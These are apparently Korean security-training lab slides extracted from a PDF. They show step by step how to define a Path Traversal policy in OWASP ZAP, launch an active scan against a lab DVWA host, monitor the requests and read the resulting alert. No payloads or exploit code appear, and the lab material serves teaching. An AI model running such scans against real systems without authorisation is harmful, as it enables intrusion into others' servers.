


3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• OWASP-ZAP에서 정책 설정

- » Path Traversal 새롭게 정의한다.
- » 적용된 것 확인 후 확인 버튼을 클릭하고 닫기한다.




3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• OWASP-ZAP에서 정책 설정 사용

- » 웹 스캔 공격 패턴을 발생하기 위해 액티브 스캔을 클릭한다.




3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- OWASP-ZAP에서 정책 설정 사용

» Input Vectors 옵션 활성화 한다.




3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• OWASP-ZAP에서 정책 설정 사용

» Policy 탭에서 설정한 Path Traversal을 불러온 후 Start Scan 클릭한다.



3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• OWASP-ZAP에서 정책 설정 사용

» 모니터 단추를 클릭하면 진단 중인 취약점 모니터링할 수 있다.

The screenshot shows the OWASP ZAP application interface. On the left, there is a tree view of the current session, which includes a folder for 'http://bee.kshield.jr' and another for 'http://meta.kshield.jr'. Under 'http://meta.kshield.jr', there is a 'dwva' folder containing several items like 'index.php', 'login.php', etc. To the right of the tree view is a large text area displaying a network request and its response. At the bottom of the interface, there is a toolbar with various icons. A prominent red arrow points downwards from the top of the image towards a specific button on the toolbar. This button is a small square icon with a monitor-like symbol inside, labeled 'Monitors'. Below the toolbar is a detailed table of network requests, showing columns for Id, Req. Timestamp, Resp. Timestamp, Method, URI, Status, Reason, RTT, and Size. The table lists multiple requests from 'http://meta.kshield.jr/dwva/index.php' with various status codes (e.g., 200 OK) and response times.


ID	Req. Timestamp	Resp. Timestamp	Method	URI	Status	Reason	RTT	Size Res...	Size Res...
41,825	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	26 ms	325 bytes	1,289 b...
41,826	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva	200	OK	29 ms	325 bytes	1,289 b...
41,827	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	19 ms	325 bytes	1,289 b...
41,828	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva	200	OK	3 ms	347 bytes	1,289 b...
41,829	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	25 ms	325 bytes	1,289 b...
41,830	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva	200	OK	9 ms	325 bytes	1,289 b...
41,831	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	70 ms	347 bytes	1,289 b...
41,832	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	14 ms	325 bytes	1,289 b...
41,833	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	22 ms	347 bytes	1,289 b...
41,834	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva	200	OK	56 ms	347 bytes	1,289 b...
41,835	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	24 ms	347 bytes	1,289 b...
41,836	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	18 ms	325 bytes	1,289 b...
41,837	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva	200	OK	10 ms	325 bytes	1,289 b...
41,838	18. 9. 13. 오전 12:06:11	18. 9. 13. 오전 12:06:11	GET	http://meta.kshield.jr/dwva/index.php	200	OK	11 ms	347 bytes	1,289 b...

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- OWASP-ZAP에서 정책 설정 사용

» 진단 중인 취약점 모니터링할 수 있다.




3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- OWASP-ZAP에서 정책 설정 사용

» 실시간으로 Response Chart로 확인 가능하다.



3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- OWASP-ZAP에서 정책 설정 사용

» 하단의 경고 탭에서 취약점 확인한다.

The screenshot shows the OWASP ZAP interface with the '경고' (Warnings) tab selected. A specific warning entry for 'Path Traversal' is highlighted with a red box. The details panel on the right also has a red box around it, containing the following information:

Path Traversal

URL: http://meta.kshield.jr/index.php/index.php
 위험: High
 Confidence: Medium
 매개 변수: dwva
 공격: index.php
 Evidence:
 CWE ID: 22
 WASC ID: 33
 Source: Active (6 - Path Traversal)

설명:


The Path Traversal attack technique allows an attacker access to files, directly or indirectly, from the root directory. An attacker may manipulate a URL in such a way that the web application will read files from the web server. Any device that exposes an HTTP-based interface is potential

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• OWASP-ZAP에서 정책 설정 사용

